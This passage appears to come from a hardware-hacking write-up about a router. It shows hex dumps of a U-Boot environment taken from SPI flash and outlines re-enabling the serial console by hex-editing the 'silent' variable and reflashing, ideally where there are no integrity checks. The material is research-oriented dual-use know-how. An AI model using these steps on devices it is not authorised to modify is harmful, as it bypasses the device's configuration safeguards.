          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28
0x001FF61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x001FF8A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x001FFB3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x001FFDC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C7 6F B9 C0 01   ....................................Ço¹À.
0x0020005 62 6F 6F 74 61 72 67 73 3D 63 6F 6E 73 6F 6C 65 3D 74 74 79 53 30 2C 31 31 35 32 30 30 6E 38 20 72 6F 6F 74 3D 2F 64 65 76   bootargs=console=ttyS0,115200n8 root=/dev
0x002002E 2F 72 61 6D 30 20 72 77 00 62 6F 6F 74 63 6D 64 3D 73 77 69 74 63 68 5F 69 6E 69 74 3B 20 64 75 61 6C 69 6D 61 67 65 3B 20   /ram0 rw.bootcmd=switch_init; dualimage; 
0x0020057 73 65 74 65 6E 76 20 76 65 72 69 66 79 20 6E 3B 62 6F 6F 74 6D 20 24 7B 6F 70 65 6E 72 67 5F 73 74 61 72 74 7D 00 62 6F 6F   setenv verify n;bootm ${openrg_start}.boo
0x0020080 74 64 65 6C 61 79 3D 33 00 62 61 75 64 72 61 74 65 3D 31 31 35 32 30 30 00 69 70 61 64 64 72 3D 31 39 32 2E 31 36 38 2E 31   tdelay=3.baudrate=115200.ipaddr=192.168.1
0x00200A9 2E 31 00 73 65 72 76 65 72 69 70 3D 31 39 32 2E 31 36 38 2E 31 2E 31 30 00 67 61 74 65 77 61 79 69 70 3D 31 39 32 2E 31 36   .1.serverip=192.168.1.10.gatewayip=192.16
0x00200D2 38 2E 31 2E 31 30 00 6E 65 74 6D 61 73 6B 3D 32 35 35 2E 32 35 35 2E 32 35 35 2E 30 00 4C 4F 41 44 41 44 44 52 3D 30 00 55   8.1.10.netmask=255.255.255.0.LOADADDR=0.U
0x00200FB 42 46 49 4E 41 4D 45 31 3D 62 6F 6F 74 49 6D 61 67 65 31 00 55 42 46 49 4E 41 4D 45 32 3D 62 6F 6F 74 49 6D 61 67 65 32 00   BFINAME1=bootImage1.UBFINAME2=bootImage2.
0x0020124 55 42 46 49 4E 41 4D 45 33 3D 62 6F 6F 74 49 6D 61 67 65 33 00 41 43 54 49 4D 41 47 45 3D 31 00 75 70 64 61 74 65 3D 74 66   UBFINAME3=bootImage3.ACTIMAGE=1.update=tf
0x002014D 74 70 62 6F 6F 74 20 30 78 38 30 30 30 30 31 30 30 20 24 7B 69 6D 67 6E 61 6D 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F   tpboot 0x80000100 ${imgname} && protect o
0x0020176 66 66 20 24 7B 69 6D 67 61 64 64 72 7D 20 2B 24 7B 66 69 6C 65 73 69 7A 65 7D 20 26 26 20 65 72 61 73 65 20 24 7B 69 6D 67   ff ${imgaddr} +${filesize} && erase ${img
0x002019F 61 64 64 72 7D 20 2B 24 7B 66 69 6C 65 73 69 7A 65 7D 20 26 26 20 63 70 2E 62 20 24 7B 66 69 6C 65 61 64 64 72 7D 20 24 7B   addr} +${filesize} && cp.b ${fileaddr} ${
0x00201C8 69 6D 67 61 64 64 72 7D 20 24 7B 66 69 6C 65 73 69 7A 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F 6E 20 24 7B 69 6D 67 61   imgaddr} ${filesize} && protect on ${imga
0x00201F1 64 64 72 7D 20 2B 24 7B 66 69 6C 65 73 69 7A 65 7D 20 26 26 20 69 66 20 69 74 65 73 74 2E 62 20 24 7B 61 63 74 69 6D 67 7D   ddr} +${filesize} && if itest.b ${actimg}
0x002021A 20 21 3D 20 30 3B 20 74 68 65 6E 20 73 65 74 65 6E 76 20 41 43 54 49 4D 41 47 45 20 24 7B 61 63 74 69 6D 67 7D 20 26 26 20    != 0; then setenv ACTIMAGE ${actimg} && 
0x0020243 73 61 76 65 65 6E 76 3B 20 66 69 00 75 70 64 61 74 65 31 3D 61 63 74 69 6D 67 3D 31 20 26 26 20 69 6D 67 61 64 64 72 3D 24   saveenv; fi.update1=actimg=1 && imgaddr=$
0x002026C 7B 55 42 46 49 41 44 44 52 31 7D 20 26 26 20 69 6D 67 6E 61 6D 65 3D 24 7B 55 42 46 49 4E 41 4D 45 31 7D 20 26 26 20 72 75   {UBFIADDR1} && imgname=${UBFINAME1} && ru
0x0020295 6E 20 75 70 64 61 74 65 00 75 70 64 61 74 65 32 3D 61 63 74 69 6D 67 3D 32 20 26 26 20 69 6D 67 61 64 64 72 3D 24 7B 55 42   n update.update2=actimg=2 && imgaddr=${UB
0x00202BE 46 49 41 44 44 52 32 7D 20 26 26 20 69 6D 67 6E 61 6D 65 3D 24 7B 55 42 46 49 4E 41 4D 45 32 7D 20 26 26 20 72 75 6E 20 75   FIADDR2} && imgname=${UBFINAME2} && run u
0x00202E7 70 64 61 74 65 00 75 70 64 61 74 65 33 3D 61 63 74 69 6D 67 3D 33 3B 65 76 61 6C 20 2A 30 78 38 30 30 30 30 30 30 30 20 2D   pdate.update3=actimg=3;eval *0x80000000 -
0x0020310 20 24 7B 55 42 46 49 33 52 41 4D 52 45 53 45 52 56 45 7D 3B 65 76 61 6C 20 30 78 38 30 30 30 30 30 30 30 20 2B 20 24 7B 65    ${UBFI3RAMRESERVE};eval 0x80000000 + ${e
0x0020339 76 61 6C 76 61 6C 7D 3B 74 66 74 70 62 6F 6F 74 20 24 7B 65 76 61 6C 76 61 6C 7D 20 24 7B 55 42 46 49 4E 41 4D 45 33 7D 20   valval};tftpboot ${evalval} ${UBFINAME3} 
0x0020362 26 26 20 73 65 74 65 6E 76 20 41 43 54 49 4D 41 47 45 20 24 7B 61 63 74 69 6D 67 7D 20 26 26 20 73 61 76 65 65 6E 76 00 55   && setenv ACTIMAGE ${actimg} && saveenv.U
0x002038B 42 46 49 33 52 41 4D 52 45 53 45 52 56 45 3D 30 78 38 30 30 30 30 30 00 75 70 64 61 74 65 5F 75 62 6F 6F 74 3D 61 63 74 69   BFI3RAMRESERVE=0x800000.update_uboot=acti
0x00203B4 6D 67 3D 30 20 26 26 20 69 6D 67 61 64 64 72 3D 30 78 34 38 30 30 30 30 30 30 20 26 26 20 69 6D 67 6E 61 6D 65 3D 75 2D 62   mg=0 && imgaddr=0x48000000 && imgname=u-b
0x00203DD 6F 6F 74 2E 62 69 6E 20 26 26 20 72 75 6E 20 75 70 64 61 74 65 00 65 72 61 73 65 5F 65 6E 76 3D 65 76 61 6C 20 24 7B 65 6E   oot.bin && run update.erase_env=eval ${en
0x0020406 76 70 61 72 74 73 69 7A 65 7D 20 2B 20 24 7B 65 6E 76 70 61 72 74 73 69 7A 65 7D 20 26 26 20 65 6E 76 62 6C 6F 63 6B 73 69   vpartsize} + ${envpartsize} && envblocksi
0x002042F 7A 65 3D 24 7B 65 76 61 6C 76 61 6C 7D 20 26 26 20 65 76 61 6C 20 30 78 34 38 30 30 30 30 30 30 20 2B 20 24 7B 75 62 6F 6F   ze=${evalval} && eval 0x48000000 + ${uboo
0x0020458 74 70 61 72 74 73 69 7A 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F 66 66 20 24 7B 65 76 61 6C 76 61 6C 7D 20 2B 24 65 6E   tpartsize} && protect off ${evalval} +$en
0x0020481 76 62 6C 6F 63 6B 73 69 7A 65 20 26 26 20 65 72 61 73 65 20 24 7B 65 76 61 6C 76 61 6C 7D 20 2B 24 65 6E 76 62 6C 6F 63 6B   vblocksize && erase ${evalval} +$envblock
0x00204AA 73 69 7A 65 20 26 26 20 70 72 6F 74 65 63 74 20 6F 6E 20 24 7B 65 76 61 6C 76 61 6C 7D 20 2B 24 65 6E 76 62 6C 6F 63 6B 73   size && protect on ${evalval} +$envblocks
0x00204D3 69 7A 65 00 6E 65 74 72 65 74 72 79 3D 6E 6F 00 62 6F 61 72 64 74 79 70 65 3D 74 6E 65 74 63 35 35 30 00 62 74 5F 73 63 72   ize.netretry=no.boardtype=tnetc550.bt_scr
0x00204FC 69 70 74 3D 67 70 69 6F 20 33 30 20 6F 75 74 20 30 20 33 30 3B 20 73 77 69 74 63 68 5F 69 6E 69 74 00 62 6F 6F 74 73 74 72   ipt=gpio 30 out 0 30; switch_init.bootstr
0x0020525 61 70 3D 6E 6F 00 73 74 64 69 6E 3D 73 65 72 69 61 6C 00 73 74 64 6F 75 74 3D 73 65 72 69 61 6C 00 73 74 64 65 72 72 3D 73   ap=no.stdin=serial.stdout=serial.stderr=s
0x002054E 65 72 69 61 6C 00 75 62 6F 6F 74 70 61 72 74 73 69 7A 65 3D 30 78 32 30 30 30 30 00 65 6E 76 70 61 72 74 73 69 7A 65 3D 30   erial.ubootpartsize=0x20000.envpartsize=0
0x0020577 78 31 30 30 30 30 00 55 42 46 49 41 44 44 52 31 3D 30 78 34 38 30 34 30 30 30 30 00 55 42 46 49 41 44 44 52 32 3D 30 78 34   x10000.UBFIADDR1=0x48040000.UBFIADDR2=0x4
0x00205A0 63 30 30 30 30 30 30 00 76 65 72 3D 55 2D 42 6F 6F 74 20 31 2E 32 2E 30 20 28 41 75 67 20 31 31 20 32 30 31 34 20 2D 20 31   c000000.ver=U-Boot 1.2.0 (Aug 11 2014 - 1
0x00205C9 30 3A 30 32 3A 30 38 29 0A 50 53 50 55 2D 42 6F 6F 74 28 42 42 55 29 20 31 2E 30 2E 31 36 2E 32 32 00 73 69 6C 65 6E 74 3D   0:02:08) PSPU-Boot(BBU) 1.0.16.22.silent=
0x00205F2 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   1........................................
0x002061B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x0020644 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x002066D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x0020696 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
0x00206BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .........................................
```

Start	End	Length	Content
0x205AB	0x205F3	0x49	=U-Boot 1.2.0 (Aug 11 2014 - 10:02:08) PSPU-Boot(BBU) 1.0.16.22.silent=1.



```
001FFB6  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..........................................
001FFE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BB 4A 6A C6 01 62 6F 6F 74 61  .................................Jj..boota
002000A  72 67 73 3D 63 6F 6E 73 6F 6C 65 3D 74 74 79 53 30 2C 31 31 35 32 30 30 6E 38 20 72 6F 6F 74 3D 2F 64 65 76 2F 72 61 6D 30 20  rgs=console=ttyS0,115200n8 root=/dev/ram0 
0020034  72 77 00 62 6F 6F 74 63 6D 64 3D 73 77 69 74 63 68 5F 69 6E 69 74 3B 20 64 75 61 6C 69 6D 61 67 65 3B 20 73 65 74 65 6E 76 20  rw.bootcmd=switch_init; dualimage; setenv 
002005E  76 65 72 69 66 79 20 6E 3B 62 6F 6F 74 6D 20 24 7B 6F 70 65 6E 72 67 5F 73 74 61 72 74 7D 00 62 6F 6F 74 64 65 6C 61 79 3D 33  verify n;bootm ${openrg_start}.bootdelay=3
0020088  00 62 61 75 64 72 61 74 65 3D 31 31 35 32 30 30 00 69 70 61 64 64 72 3D 31 39 32 2E 31 36 38 2E 31 2E 31 00 73 65 72 76 65 72  .baudrate=115200.ipaddr=192.168.1.1.server
00200B2  69 70 3D 31 39 32 2E 31 36 38 2E 31 2E 31 30 00 67 61 74 65 77 61 79 69 70 3D 31 39 32 2E 31 36 38 2E 31 2E 31 30 00 6E 65 74  ip=192.168.1.10.gatewayip=192.168.1.10.net
00200DC  6D 61 73 6B 3D 32 35 35 2E 32 35 35 2E 32 35 35 2E 30 00 4C 4F 41 44 41 44 44 52 3D 30 00 55 42 46 49 4E 41 4D 45 31 3D 62 6F  mask=255.255.255.0.LOADADDR=0.UBFINAME1=bo
0020106  6F 74 49 6D 61 67 65 31 00 55 42 46 49 4E 41 4D 45 32 3D 62 6F 6F 74 49 6D 61 67 65 32 00 55 42 46 49 4E 41 4D 45 33 3D 62 6F  otImage1.UBFINAME2=bootImage2.UBFINAME3=bo
0020130  6F 74 49 6D 61 67 65 33 00 41 43 54 49 4D 41 47 45 3D 31 00 75 70 64 61 74 65 3D 74 66 74 70 62 6F 6F 74 20 30 78 38 30 30 30  otImage3.ACTIMAGE=1.update=tftpboot 0x8000
002015A  30 31 30 30 20 24 7B 69 6D 67 6E 61 6D 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F 66 66 20 24 7B 69 6D 67 61 64 64 72 7D 20  0100 ${imgname} && protect off ${imgaddr} 
0020184  2B 24 7B 66 69 6C 65 73 69 7A 65 7D 20 26 26 20 65 72 61 73 65 20 24 7B 69 6D 67 61 64 64 72 7D 20 2B 24 7B 66 69 6C 65 73 69  +${filesize} && erase ${imgaddr} +${filesi
00201AE  7A 65 7D 20 26 26 20 63 70 2E 62 20 24 7B 66 69 6C 65 61 64 64 72 7D 20 24 7B 69 6D 67 61 64 64 72 7D 20 24 7B 66 69 6C 65 73  ze} && cp.b ${fileaddr} ${imgaddr} ${files
00201D8  69 7A 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F 6E 20 24 7B 69 6D 67 61 64 64 72 7D 20 2B 24 7B 66 69 6C 65 73 69 7A 65 7D  ize} && protect on ${imgaddr} +${filesize}
0020202  20 26 26 20 69 66 20 69 74 65 73 74 2E 62 20 24 7B 61 63 74 69 6D 67 7D 20 21 3D 20 30 3B 20 74 68 65 6E 20 73 65 74 65 6E 76   && if itest.b ${actimg} != 0; then setenv
002022C  20 41 43 54 49 4D 41 47 45 20 24 7B 61 63 74 69 6D 67 7D 20 26 26 20 73 61 76 65 65 6E 76 3B 20 66 69 00 75 70 64 61 74 65 31   ACTIMAGE ${actimg} && saveenv; fi.update1
0020256  3D 61 63 74 69 6D 67 3D 31 20 26 26 20 69 6D 67 61 64 64 72 3D 24 7B 55 42 46 49 41 44 44 52 31 7D 20 26 26 20 69 6D 67 6E 61  =actimg=1 && imgaddr=${UBFIADDR1} && imgna
0020280  6D 65 3D 24 7B 55 42 46 49 4E 41 4D 45 31 7D 20 26 26 20 72 75 6E 20 75 70 64 61 74 65 00 75 70 64 61 74 65 32 3D 61 63 74 69  me=${UBFINAME1} && run update.update2=acti
00202AA  6D 67 3D 32 20 26 26 20 69 6D 67 61 64 64 72 3D 24 7B 55 42 46 49 41 44 44 52 32 7D 20 26 26 20 69 6D 67 6E 61 6D 65 3D 24 7B  mg=2 && imgaddr=${UBFIADDR2} && imgname=${
00202D4  55 42 46 49 4E 41 4D 45 32 7D 20 26 26 20 72 75 6E 20 75 70 64 61 74 65 00 75 70 64 61 74 65 33 3D 61 63 74 69 6D 67 3D 33 3B  UBFINAME2} && run update.update3=actimg=3;
00202FE  65 76 61 6C 20 2A 30 78 38 30 30 30 30 30 30 30 20 2D 20 24 7B 55 42 46 49 33 52 41 4D 52 45 53 45 52 56 45 7D 3B 65 76 61 6C  eval *0x80000000 - ${UBFI3RAMRESERVE};eval
0020328  20 30 78 38 30 30 30 30 30 30 30 20 2B 20 24 7B 65 76 61 6C 76 61 6C 7D 3B 74 66 74 70 62 6F 6F 74 20 24 7B 65 76 61 6C 76 61   0x80000000 + ${evalval};tftpboot ${evalva
0020352  6C 7D 20 24 7B 55 42 46 49 4E 41 4D 45 33 7D 20 26 26 20 73 65 74 65 6E 76 20 41 43 54 49 4D 41 47 45 20 24 7B 61 63 74 69 6D  l} ${UBFINAME3} && setenv ACTIMAGE ${actim
002037C  67 7D 20 26 26 20 73 61 76 65 65 6E 76 00 55 42 46 49 33 52 41 4D 52 45 53 45 52 56 45 3D 30 78 38 30 30 30 30 30 00 75 70 64  g} && saveenv.UBFI3RAMRESERVE=0x800000.upd
00203A6  61 74 65 5F 75 62 6F 6F 74 3D 61 63 74 69 6D 67 3D 30 20 26 26 20 69 6D 67 61 64 64 72 3D 30 78 34 38 30 30 30 30 30 30 20 26  ate_uboot=actimg=0 && imgaddr=0x48000000 &
00203D0  26 20 69 6D 67 6E 61 6D 65 3D 75 2D 62 6F 6F 74 2E 62 69 6E 20 26 26 20 72 75 6E 20 75 70 64 61 74 65 00 65 72 61 73 65 5F 65  & imgname=u-boot.bin && run update.erase_e
00203FA  6E 76 3D 65 76 61 6C 20 24 7B 65 6E 76 70 61 72 74 73 69 7A 65 7D 20 2B 20 24 7B 65 6E 76 70 61 72 74 73 69 7A 65 7D 20 26 26  nv=eval ${envpartsize} + ${envpartsize} &&
0020424  20 65 6E 76 62 6C 6F 63 6B 73 69 7A 65 3D 24 7B 65 76 61 6C 76 61 6C 7D 20 26 26 20 65 76 61 6C 20 30 78 34 38 30 30 30 30 30   envblocksize=${evalval} && eval 0x4800000
002044E  30 20 2B 20 24 7B 75 62 6F 6F 74 70 61 72 74 73 69 7A 65 7D 20 26 26 20 70 72 6F 74 65 63 74 20 6F 66 66 20 24 7B 65 76 61 6C  0 + ${ubootpartsize} && protect off ${eval
0020478  76 61 6C 7D 20 2B 24 65 6E 76 62 6C 6F 63 6B 73 69 7A 65 20 26 26 20 65 72 61 73 65 20 24 7B 65 76 61 6C 76 61 6C 7D 20 2B 24  val} +$envblocksize && erase ${evalval} +$
00204A2  65 6E 76 62 6C 6F 63 6B 73 69 7A 65 20 26 26 20 70 72 6F 74 65 63 74 20 6F 6E 20 24 7B 65 76 61 6C 76 61 6C 7D 20 2B 24 65 6E  envblocksize && protect on ${evalval} +$en
00204CC  76 62 6C 6F 63 6B 73 69 7A 65 00 6E 65 74 72 65 74 72 79 3D 6E 6F 00 62 6F 61 72 64 74 79 70 65 3D 74 6E 65 74 63 35 35 30 00  vblocksize.netretry=no.boardtype=tnetc550.
00204F6  62 74 5F 73 63 72 69 70 74 3D 67 70 69 6F 20 33 30 20 6F 75 74 20 30 20 33 30 3B 20 73 77 69 74 63 68 5F 69 6E 69 74 00 62 6F  bt_script=gpio 30 out 0 30; switch_init.bo
0020520  6F 74 73 74 72 61 70 3D 6E 6F 00 73 74 64 69 6E 3D 73 65 72 69 61 6C 00 73 74 64 6F 75 74 3D 73 65 72 69 61 6C 00 73 74 64 65  otstrap=no.stdin=serial.stdout=serial.stde
002054A  72 72 3D 73 65 72 69 61 6C 00 75 62 6F 6F 74 70 61 72 74 73 69 7A 65 3D 30 78 32 30 30 30 30 00 65 6E 76 70 61 72 74 73 69 7A  rr=serial.ubootpartsize=0x20000.envpartsiz
0020574  65 3D 30 78 31 30 30 30 30 00 55 42 46 49 41 44 44 52 31 3D 30 78 34 38 30 34 30 30 30 30 00 55 42 46 49 41 44 44 52 32 3D 30  e=0x10000.UBFIADDR1=0x48040000.UBFIADDR2=0
002059E  78 34 63 30 30 30 30 30 30 00 76 65 72 3D 55 2D 42 6F 6F 74 20 31 2E 32 2E 30 20 28 4D 61 72 20 20 37 20 32 30 31 33 20 2D 20  x4c000000.ver=U-Boot 1.2.0 (Mar  7 2013 - 
00205C8  32 30 3A 30 37 3A 34 32 29 0A 50 53 50 55 2D 42 6F 6F 74 28 42 42 55 29 20 31 2E 30 2E 31 36 2E 32 32 00 73 69 6C 65 6E 74 3D  20:07:42).PSPU-Boot(BBU) 1.0.16.22.silent=
00205F2  31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  1.........................................
```

Type	Value
8 bit signed	115
8 bit unsig...	0x73
16 bit signed	26995
16 bit unsi...	0x6973
32 bit unsi...	0x656C6973
32 bit signed	1701603699
64 bit unsi...	0x313D746E656C6973
64 bit signed	3548120098934647155

Hex   Little Endian   Overwrite   ASCII   Offset: 205EB   Selection: 8

Dump the SPI flash


“silent: If the configuration option CONFIG_SILENT_CONSOLE has been enabled for your board, setting this variable to any value will suppress all console messages. Please see doc/README.silent for details.”

Let's take back control
Vote Leave


Taking back control

- Hex edit the flash dump.
- Set **silent** variable value to 0.
- Reflash our modified copy.
- Hopefully there are no integrity checks.

Patch here, patch there, patch everywhere!



